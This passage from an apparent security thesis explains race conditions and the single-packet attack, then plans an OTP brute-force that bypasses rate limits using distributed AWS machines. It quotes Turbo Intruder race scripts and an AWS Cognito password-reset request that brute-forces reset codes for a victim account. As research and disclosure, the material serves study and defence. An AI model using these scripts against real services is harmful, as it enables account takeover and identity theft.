Between the various authentication methods, however, it is important to pay special attention when employing the use of OTPs. As explained in the previous section, an OTP is nothing more than a password that the user does not need to store, but instead just receives on his preferred channel. However, OTPs can be easily phished and intercepted; think of a SIM swap attack to compromise a phone number and intercept the SMS with the OTP, or the use of social engineering to fool users into sharing sensitive data. Additionally, OTPs add an overhead in the authentication process, leading to user dissatisfaction and dropout. Safer alternatives that are nowadays more and more adopted are systems based on biological traits like face recognition, fingertips scanners, voice recognition, and others. These mechanisms offer grater security than OTPs and also provide a better and more efficient user experience.

Though the transition to a digital passwordless world may have costs, organizations are starting to march towards it. Passwordless systems provide better security, as they prevent all possible cyberattacks based both on the simplicity of a password and on inappropriate storage or sharing. At the same time, they enhance the user experience by limiting the number of passwords to remember and offering a faster way to access a large variety of systems. Lastly, and more importantly, they reduce costs for enterprises in scalability and in password management. One of the main causes of helpdesk calls are password reset, and a study [17] has highlighted that these resets cost $70 each, creating a detraction of $1 million per year.
Faced with the chance of developing a more secure, more efficient system that at the same time fixes a similar outlay of money, surely more organizations are going to take this direction in the future.

Chapter 3

An Overlooked Vulnerability: Race Conditions

After this brief overview of the context, the following pages will present how to perform a realistic attack aimed at breaking the 2FA mechanism of a web application. Luckily, no system is completely secure, and a vulnerability often overlooked by developers is **race condition**.

3.1 Race conditions and multithreading

To understand race conditions and the theory behind them, we have to first discuss the concept of **multithreading**.

Traditional processes were designed to be independent, self-contained units of computation [18]. However, because of their single point of control and the huge amount of resources related to them, they presented difficulties when dealing with applications made by a number of different and concurrent tasks. To solve this issue, **threads** were created. A thread [19] is the basic unit of computation and can be used to represent a running task issued by a program. Adopting multi-thread programming has many advantages:

- Resource Sharing: different threads of the same process share the same set of resources, reducing overhead and memory occupation.
- Scalability: a process can scale easily by using multiprocessor architectures.
- Responsiveness: even if a thread is stuck or is busy, other tasks are independent, and thus the program can keep on going.

The greatest advantage, however, is that threads allow to improve performance by enabling **parallelism** and **concurrency**. Concurrency indicates having more tasks making progress at the same time but not actually being run simultaneously. In a multiprocessor environment, however, thanks to multi-threading, we are able to achieve not only concurrency but also parallelism; this means that the concurrent threads are now run on separate processors [20]. Thanks to these principles, modern web applications could be easily managed by systems that adopt a multi-thread approach, scheduling a thread for each independent, concurrent task and raising, in this way, the hardware performances.

As we saw, multi-threading offers great benefits, and it is nowadays the standard for modern computer architectures. That being said, having a set of independent threads performing each their own task while, at the same time, sharing the same memory resources creates a major issue: **synchronization**. Without synchronization we could have threads interfering with each other, causing consistency problems. Imagine two running threads: at a certain time, one of them accesses the memory to read a value; in the same moment, the other may access the memory to edit that value; the execution of the first one is then compromised because it reads the updated value instead of the expected one! This is an example of a **race condition**.

Race conditions are vulnerabilities *"caused by an unpredictable ordering of (atomic) events in which at least one sequence results in unwanted behavior of the application"* [21]. The atomic events are the instructions that make up the various tasks, while the "unpredictable order" is caused by the non-deterministic nature of the parallel threads execution. In short, the possibility of exploiting parallelism and concurrency to raise performances has as a drawback the eventuality of simultaneous, unprotected resource access, compromising the program's outcome.

While the concept of race condition is important for multi-threading systems, it is also very relevant in the web application field. The OWASP, an open source project that provides instruments, methodologies, and guidelines for web app security, defines race conditions in this context as *"a flaw that produces an unexpected result when the timing of actions impacts other actions"* [22]. Web applications are often conceived as sequential entities, but what is often neglected is that not only an app can have different tasks performed simultaneously, it may also have multiple similar requests concurrently executed. If the developer fails to anticipate these circumstances, unforeseen interactions between various tasks could alter the application's intended behavior [23]. Furthermore, since the user has full control of his side of the channel, he may send his requests in a way that can cause a race condition in the targeted web application.

To clarify this concept, let's make an example.
A web application handles users' bank accounts and checks their balance before issuing any transaction on their account's money amount. Let's assume one account stores an amount of 2000$. A request is received for a 1000$ transfer from the account, and the server checks the validity of the transaction; $2000 > 1000$ so the operation is valid.
At the same time, however, the server receives another request for a transfer amounting to $1500. As previously done, it will check the validity of the transaction; the issue is that the previous fund transfer is not yet completed and hasn't yet updated the value of the account's total amount in memory. When the thread goes to retrieve it, it will find 2000$, and since it's more than 1500$, the operation will be authorized.
The final result is that, instead of just one transaction being carried out, both operations will be completed successfully, with the account's amount reduced to the impossible value of -$500.




Figure 3.1: A visual representation of the example: the two checks arrive at the same time, bypassing the security check. [24]

Another example in web applications is typically found when applying a coupon discount: the system will check the validity of the coupon's code and, in case of

success, it will apply the discount. If the application does not enforce some defenses against concurrency, an attacker can *simultaneously* send multiple requests with the same coupon code. In this way, if at least one other request arrives before the first check is finished, he will be able to have a major discount from the same coupon code.
This situation is depicted in Figure 3.2.




Figure 3.2: The coupon's example: the concurrent requests both pass the check, allowing for a greater discount from the same code. [25]

To exploit successfully a race condition, it is crucial for the concurrent requests to land in the so-called **race window**, the brief period in which the race condition is present and can be exploited. In the examples above, the window happens before the check of the first request is concluded; for this reason, we also speak of race conditions as **time-of-check time-of-use** vulnerabilities (or **TOCTOU**). The attacker exploits the time gap between the first validity check (of the bank account amount in one case, of the coupon code on the other) and the use of that same variable later (the update of the account's amount and the invalidation of the coupon's code). During that time window, an attacker can use synchronized requests to bypass the application's imposed limitations over the user behavior. These exploits are thus also called **limit-overruns**.

Over the course of the years, numerous studies have been conducted on race conditions in web applications [23] [21] [26] [27] [28], but, in general, this issue has often been overlooked by developers. In fact, while similar situations are easily spotted in local environments, they are much harder to reproduce —and to test for—on the web. This is mainly due to an important factor: **network jitter**. Jitter arbitrarily delays the arrival of TCP packets, causing a random delay from when the request is transmitted to when it is received. You can imagine it as what causes the common connection's problems present during video calls or streaming service.

Jitter makes the response time unreliable, creating a seemingly insurmountable obstacle to aligning the attack windows for finding and exploiting the vulnerability. Thus, while appearing here and there, many believed that race conditions could just not lead to feasible attacks.

This situation changed last year, when novel research presented a way to overcome the jitter problem, leading to new possibilities for the test and exploit of race conditions.

3.2 The recent discoveries on the subject

Network jitter was the main adversary of attackers and web application testers aiming to exploit race conditions. Since the key factor in a race condition is timing, this unreliable delay made it impossible to design appropriate attacks in order to find the right race window. In recent years, however, researcher James Kettle presented a series of articles that provided a new way of thinking about race conditions [29]. In Kettle's opinion, in fact, the true potential of race conditions goes far beyond the typical limit-overrun vulnerabilities found in web apps up until then.

In the security department, it is common knowledge that multi-step sequences are a good target for vulnerability hunting. This is due to the added complexity of interactions between different steps, which allows the attacker to manipulate the application's flow. Kettle recognized that *"with timing and race conditions, everything is multi-step"*! The reason is that in web applications, unlike common belief, requests are not processed atomically but take some time to be completed. This means that there is a window in which an application moves through a fleeting hidden state: a **sub-state**.
In order to find a sub-state, a **collision** is required. A collision can be summed up as the interaction between at least two requests: the first triggers the condition while the other accesses the shared resource at the same time. But, as previously discussed, network jitter hided collisions, making them hard to spot and non-reproducible.

To make race conditions and timing attacks more feasible on the web, different techniques were designed. The first interesting approach is the **Timeless Timing Attack** [30]: this technique allows to stuff two HTTP/2 requests into a single TCP packet. With this solution, we are able to solve network jitter because the two requests arrive at the server at the same time! However, this alone is not enough; in order to create a collision, it is not enough to send just two packets,

Figure 3.3: A multi-step sequence: the user is an admin for a few seconds, giving the possibility for unauthorized admin access. [29]

as they may be victims of **server-side jitter**. This delay in request processing is caused by uncontrollable server variables, so we need to reach the application's backend with as many requests as possible. To achieve this, we can employ **last byte synchronization**: since servers typically process a request only when it is deemed completed, in HTTP/1.1 it was possible to send a request in different parts and have it processed only once the last byte arrived at the server.
By combining these two techniques, Kettle developed a new solution called **"single packet attack"**.




Figure 3.4: A representation of the timeless timing attack. [29]

An early implementation of the SPA was created three years prior [31], but Kettle presented a tested version that could revolutionize the way security testers search for timing attacks. The SPA enables an attacker to send 20-30 requests concurrently to an application's server. The basic idea is to split our request batch into different TCP packets and send them to the server while withholding the last byte of each request. Like in last-byte synchronization, the server does not process the requests until they are completed, collecting them until the last bytes arrive. Then, using the timeless timing attack's principle, all the last bytes are stuffed into a single TCP packet and sent to the server. As far as the backend is concerned, since the last byte of each request arrives with the last TCP packet, the whole batch is processed like it has been received at the same time. This highly raises the chance of a race condition being exploited.

Below it is shown the code, developed by Kettle and available on the Burp Suite Turbo Intruder feature, of a script that uses the single packet attack to send concurrently the same request multiple times. In the first part of the code,

Figure 3.5: A closer look to the SPA: the last TCP packet contains the last bytes of every previous request. [29]

the `engine` parameter is initialized; here we define the endpoint, the connection's parameters like the number of concurrent requests, and an engine type that will prepare the stack and other components to carry out the attack. After that, there is typically a for-loop in which the requests are queued to a `gate`, a component that will withhold the last byte of each of them. Lastly, the gate is opened and the last bytes are sent as a unique request, making the server believe that all the requests have arrived at the same time.

Listing 3.1: race.py

```
1  def queueRequests(target, wordlists):
2
3      # if the target supports HTTP/2, use engine=Engine.BURP2 to
       trigger the single-packet attack
4      # if they only support HTTP/1, use Engine.THREADED or Engine.BURP
        instead
5      # for more information, check out https://portswigger.net/
       research/smashing-the-state-machine
6      engine = RequestEngine(endpoint=target.endpoint,
7                             concurrentConnections=1,
8                             engine=Engine.BURP2
9                             )
10
11     # the 'gate' argument withholds part of each request until
       openGate is invoked
12     # if you see a negative timestamp, the server responded before
       the request was complete
13     for i in range(20):
14         engine.queue(target.req, gate='race1')
15
16     # once every 'race1' tagged request has been queued
17     # invoke engine.openGate() to send them in sync
18     engine.openGate('race1')
```

With this new approach, Kettle measured the time between the execution of the execution of first and the last request in the batch. He obtained the following results, which are compared to the last byte synchronization technique: Summing

Technique:	Median Spread:	Standard Deviation:
Last-byte sync	4ms	3ms
Single-packet attack	1ms	0.3ms

Table 3.1: Timing results of last-byte sync and SPA confrontation

up, we are executing the majority of the bath in the space of 1 ms. These tests also show that while with the previous technique took almost 2 hours to exploit a race condition, SPA could do that in 30 seconds. Moreover, new collisions could be found thanks to the new solution, both on the same endpoint and on multiple endpoints of the same application.

Speaking of tests, let's take a look at an example of race condition Kettle exploited using the single-packet attack. We are dealing with a single-endpoint collision: while probing for vulnerabilities on GitLab, Kettle focused on the app's functionality that lets you "verify" an email address. If an attacker can verify an email he doesn't control, then he can hijack pending invitations to project collaborations or accounts on third-party websites. The functionality's flow can be summed up as:

Figure 3.6: A scheme to visualize how GitLab verifies an email address through the use of a token. [29]

After some trial and error, Kettle tried to attack starting from the "change email" functionality. Here he tried to send two "change email" requests simultaneously with the SPA, but with a different address specified in each of them, one that he controlled and another that he did not. The result was that he received on the controlled account an email with a link that enabled him to verify the email that he did not control! The explanation for this behavior is that while one thread was writing the email with the confirmation link, another was updating the shared database with the codes and their relative email. So by sending the two requests at

the same time, Kettle found a race window that allowed the second thread to update the information in the database before the other could write the confirmation code in the email. So, as a result, the mail was still sent to the right address, but the code belonged to the updated address —that Kettle did not control.
An attack like this can potentially lead to account takeover, which is a much more serious threat than the usual limit-overrun vulnerabilities, tied to sending more requests concurrently to overcome a limitation.

Following the publication of this article, security experts and attackers around the world began to search for unexplored race conditions. Online, there are already many examples of how the single packet attack has been used to achieve new discoveries in this field, and many more are expected to come.
The innovation introduced by this technique is something companies need to get accustomed to, in order to prepare accordingly the security measures of their systems. In this thesis, the single packet attack will be an invaluable tool to build the attack we envisioned, described in the next section.

3.3 Attacking the OTP through a Race Condition

One-Time Passwords (OTP) enhance the security of a web application by adding of a second factor to its authentication process. As security experts, however, we need to verify this assumption by testing these systems for possible privilege escalations or authentication bypass.

OTPs are not just an integral part of 2FA, but they are also adopted in many interesting functionalities like "password recovery" or "change my password." Compromising one of these, could lead an attacker to a complete **account takeover**, allowing access to private sensitive data and possibly also restricted services. This attack is a form of identity theft and typically happens for financial gain in areas like social media, credit counts, and government benefit accounts.

In order to better understand the context, let's focus on some statistics. In 2021, a study of "Javelin Strategy & Research" [32] reported that traditional identity fraud losses rose by 79% compared to the 2020's value, amounting to $24 billion. In the same year, identity fraud scams added another $28 billion, victimizing 22% of U.S. adults. In 2023, this value has increased up to 29%, amounting to 20 million people; 1 out of 5 users reported that his account was taken over in the last year. Companies suffering from an ATO leak not only are damaged by a reputation stigma, pushing future customers towards competitors, but also typically pay between $50 and $200 per incident. An IBM study [34] demonstrates




Figure 3.7: The increase of account takeover victims between the U.S. population. [33]

that an average corporate breach mainly costs $4.88 million. For users instead, the median financial loss was $180, with the possibility of more devastating cases; in particular, users may suffer various consequences:

Consequence	2021	2023
Identity theft	29%	40%
Financial losses	20%	35%
Subsequent account takeovers	16%	27%
No consequences	47%	29%

Table 3.2: Consequences of account takeover in 2021 and 2023.

Now that the importance of this attack is clear, let's focus on how to achieve it. No matter how easily we overcome the first stage of the authentication process or how we target the "forgotten password" functionality. To achieve our goal in a 2FA scenario, we need to provide the OTP tied to the second factor, being a mobile device, an authenticator app, or an email address. However, this is not something under our control but under the victim's. We need a way to crack the OTP and find the right code.
Since they are generated through random or pseudo-random functions, using also a shared key and a secret seed, trying to crack the algorithm would require too much

time and would not likely take us anywhere. In the end, an outside attacker is typically forced to try to guess the code via what is called a **brute-force attack**.

A brute-force attack systematically tests all possible combinations of a parameter's value (being it of any kind: e.g., a password), until the correct one is found. For an OTP, this approach highly depends on the token's length: a code made by 6 digits has precisely $10^6 = 1.000.000$ combinations for the attacker to try out. However, since modern computers are now capable of performing this attack in a feasible time, a web application that lacks any security measure against indiscriminate brute-forcing makes its 2FA mechanism almost useless. Having the OTP code change every x seconds is a good strategy to make a brute-force attack harder, but it is not nearly enough, especially if the attacker can still make all the requests he wants.

Figure 3.8: A brute-force attack on usernames: in the payload column we see all the attempted values. The 200 status code means we found a match.

To solve the brute-force attack problem, web application developers found a proper answer: rate limiting. By imposing a limitation over the number of requests a user can make in a given timeframe, successful brute-force attacks become much harder to perform. However, this solution is not bulletproof. A rate limit is enforced by checking the number of requests a user has made globally in a time frame or specifically to a single functionality. That number is then updated and stored somewhere on the server in a way that, at the next request, the defense measures may come into play if the limit has been reached. But as demonstrated in previous sections, developers often overlook considering thread concurrency in web applications, leading to TOCTOU vulnerabilities. Thus, a race window might exist between checking the request limit and updating the request count, that could

lead to bypass the protection and perform more attempts than expected. Trying more OTP codes than normal raises our chances of a successful account takeover.

Similar attacks have been attempted before and are of great inspiration for this work. The first attack worth mentioning is the *"password reset code brute-force vulnerability"* found in AWS Cognito by the security experts at Pentagrid AG in 2021 [35]. By using concurrent requests, the testers were able to bypass the 20-attempts rate limit imposed by the application and submit 1587 codes before being blocked. While this is not enough theoretically to break the OTP code (1587 tries are 0.16% of the total), this proves the presence of a race condition, making an account takeover potentially possible. This attack employed the Turbo Intruder tool of Burp Suite, developed by Kettle, that uses last-byte sync to find race conditions.

```
1  POST /example/confirm-forgot-password HTTP/1.1
2  Host: example.execute-api.us-east-2.amazonaws.com
3  Content-Length: 108
4  Content-Type: application/json;charset=UTF-8
5
6  {
7    "code":"%s",
8    "password":"attacker-chosen-password",
9    "username":"user@example.org"
10 }
```

```
def queueRequests(target, wordlists):
    tries = 200
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=tries+10,
                           requestsPerConnection=1000,
                           pipeline=True
                           )

    # the 'gate' argument blocks the final byte of each request until openGate is invoked
    area = 100100
    for i in range(area - int(float(tries)/2), area + int(float(tries)/2)):
        engine.queue(target.req, str(i).zfill(6), gate='race1')

    # wait until every 'race1' tagged request is ready
    # then send the final byte of each request
    # (this method is non-blocking, just like queue)
    engine.openGate('race1')

    engine.complete(timeout=60)


def handleResponse(req, interesting):
    table.add(req)
```

Figure 3.9: The script of the AWS Cognito attack: the code is evaluated and inserted in the "code" parameter. *"engine.openGate"* allows to send the last bytes. [35]

The second feat worth mentioning is the series of attacks that user Laxman Muthiyah has attempted on major companies' systems like Microsoft, Apple, and Instagram. In 2019, the pentester found a vulnerability on Instagram through which he could hack any user account [36]: by leveraging a distributed set of machines and performing simultaneous attempts to guess the value of a code used to protect the "forgot my password" functionality, he was able to make the server process 200000 requests in a short amount of time. The test used only 20% of all possible codes for a six digit OTP, but proved that an attack was indeed possible.

Similar vulnerabilities were later discovered on other important companies systems belonging to the likes of Microsoft and Apple.

These examples demonstrate how concurrency may be used to bypass rate limiting in order to brute-force the OTP or a password in a web application. Nowadays, with modern techniques like the single-packet attack, these exploits are all the more accessible to attackers. In the next chapters, we will discuss a comprehensive strategy to efficiently break the OTP mechanism.

Chapter 4

Building the Attack

By exploiting race conditions during the rate limit check we can bypass this defense mechanism and submit more requests than the server expects, potentially obtaining a successful brute-force attack of a security critical parameter. Nevertheless, this requires a significant amount of concurrent requests, which the single packet attack cannot provide.

4.1 A distributed, multi-server approach

In the previous chapter, we looked at two attacks that used race condition vulnerabilities against OTP mechanisms. While both of them were fascinating in their own right, Laxman Muthiyah's attack stood out for its ingenious approach. In order to maximize his chances, he decided to adopt concurrency not just between the requests of the same machine but between different computers as well. This behavior is very similar to a DDoS attack, with many distinct devices flooding one server with an enormous amount of requests at the same time in order to slow it or, at best, to take it down. DDoS offensives are very dangerous and very difficult to defend against, which is why Laxman's approach is so interesting. The strength of this new proposition was acknowledged by Javan Rasokat, a security expert who, in his master thesis [37], developed a tool called "Raceocat", which tested web applications for race conditions by sending a request concurrently from many distinct servers.
In summary, to send a huge volume of concurrent requests, we need to implement **distributed computing**.

Distributed computing [38] [39] is a modern concept in which different components of a system or application, scattered throughout different computers but still connected by the same network, act in a coordinated way to solve one or more

tasks. This is very different from centralized computing, where all the processing happens on a single computer instance. The recent expansion of distributed computing environments is mainly due to the fact that these systems are the optimal solution for handling processes characterized by enormous computational complexity, like massive-scale data processing, real-time response querying, and resilience necessitating redundancy. Between the advantages of a similar model, we also note:

- **Efficiency**: distributed environments offer greater performances by employing optimal resource use and concurrent processing across different clustered systems.
- **Scalability**: a distributed system can grow or be reduced alongside the required workload.
- **Availability**: even when one node goes down, the system will not crash due to the independence of each component.
- **Consistency**: computers share information and duplicate data between them, while the system manages overall data consistency. This enhances the system's fault tolerance.
- **Transparency**: the user interacts with the whole environment as if it were a single computer, without worrying about the single machine's setup.




Figure 4.1: A high-level scheme of a distributed computing system. [40]

While traditional mainframes and supercomputers sufficed to handle data processing complexity until now, the modern computational feats require a new divide and

conquer approach based on concurrency, parallelism between different machines, and the adoption of cheaper single entities.

Nowadays, distributed computing environments are everywhere. Web applications are a typical example of this model, since they might employ several machines working together to handle the various backend's tasks. However, if scaled up, this approach can be used to face important challenges, including:

- **Healthcare and Life Science**: distributed computing is used for healthcare diagnoses, medical drug researches, and studies on the complex nature of the genomic data.
- **Engineering research**: it can be used to simulate mathematics and physics concepts better, helping in different fields of electronics, plant engineering, etc.
- **Financial services**: here the model is used to simulate economic behaviors like market movements or financial transactions.
- **Energy and environment**: the data coming from the vast set of sensors can be processed to design eco-friendly solutions for the future.




Figure 4.2: Closer view of a distributed environment and its components.[41]

Distributed environments come in very different types and models, and we have to understand the core variations between each of them in order to find the solution that best fits this thesis's requirements.

The first type of distributed environment is based on **parallel** and **distributed computing**. In this model, complex tasks are decomposed into smaller problems and solved simultaneously across clustered machines using parallel processing. Then

the results are aggregated into a single output. In short, while local infrastructures employ parallelism to multi-thread-intensive operations, the distributed computing environment coordinates the local nodes through the use of a remote network, enabling efficient scaling. The key difference between parallel and distributed computing here is that in parallel processing, processors use shared memories to exchange information. In distributed processing, instead, processors have each a private memory and exchange information using message passing.




Figure 4.3: The typical model for a distributed computing environment. [42]

The second important model is related to **cloud computing**. Thanks to this approach, as long as you have an internet connection, you can access a vast set of virtual resources, including databases, networking, processing, and so on, all via simple web APIs. Nowadays, cloud computing is de facto the standard solution for businesses in search of additional computing resources to satisfy their requirements.




Figure 4.4: A public cloud infrastructure. [43]

Similar to the aforementioned architectures is the paradigm of **grid computing**. The model is made up of three tiers: the controller, the provider, and the user. To sum up, the control node fulfills valid requests coming from the users and redirects the resources of the providers in order to meet the specified requirements. An additional feature of this model is that a grid can be made up by computers of multiple individuals or organizations.




Figure 4.5: An example of grid computing. [44]

Nowadays, the best way to develop a distributed infrastructure on your own is by using cloud computing. However, cloud computing can be implemented in

different ways too, and it is crucial in this case to highlight their key differences:

- **Public Cloud**: the virtualized resources are offered by third-party vendors, and can be rented by organizations and individuals alike. This solution is cost-efficient and highly scalable, but, being public, it may have problems with security.

- **Private Cloud**: here the resources are used exclusively by one organization. Unlike the public case, here you get better security and control but less scalability.

- **Hybrid Cloud**: it is a union between a private and a public cloud. Very flexible but highly complex and expensive.

- **Community Cloud**: resources here are shared and used by a federation of institutions or agencies. This collaborative solution is perfect for compliance alignment, but it is limited on customization.

Another important distinction when dealing with cloud computing is the cloud service model used by the providers.
Infrastructure-as-a-Service (IaaS) gives the user the structure (server, networking) but he has to manage the internal components (OS and applications). This avoids the need to rent physical hardware; however, it requires management by the end user.
Platform-as-a-Service (PaaS) has the provider offering a platform with a set of tools and languages that the user has to utilize to develop his own infrastructure. The provider manages servers, databases, etc., but the developers are restricted to the offered languages.
Software-as-a-Service (SaaS) works in a way where the provider manages the whole infrastructure while the user simply interacts with it. Customization is of course limited, but it is simple to use and easily accessible.

The open access, the possibility to easily scale the infrastructure based on our needs, and the reduced costs suggest that employing a public cloud is the best solution for our attack. **Amazon Web Services**, or **AWS**, is a public cloud computing platform provided by Amazon. It offers a mixture of all three cloud service models and tools for databases, computing infrastructures, and analytics. In the next section, we will detail how to leverage this platform to build the necessary system for our attack.

4.2 Using Cloud resources for our infrastructure

There are many ways to work with the AWS cloud, including easy-to-use web APIs that allow easier and intuitive user interaction with the available and rented resources. In our case, we aim to define the required infrastructure in a compact manner, so that the AWS APIs are only used for providing commands to the developed system. To achieve this purpose, we are going to use **Terraform**.

Terraform, an open source "Infrastructure-as-a-Code" tool developed by HashiCorp, enables users to describe cloud or on-premise resources as a set of configuration files. Terraform can be used for both single resources and for entire high-level systems like a DNS architecture. Before looking at the code we wrote for our infrastructure, we need to briefly speak about the way Terraform builds the specified resources.
Terraform is capable of interacting autonomously with the cloud or service APIs; the programmer can avoid learning how the provider's platform works and entrust the set up of the requested configuration to Terraform. The part of the tool that interacts with the target API's is called a Terraform **provider**, and most of them are publicly available to be used with common resource providers like AWS, Microsoft Azure, or Google Cloud Platform. The typical workflow consists of




Figure 4.6: How Terraform interacts with the service provider. [45]

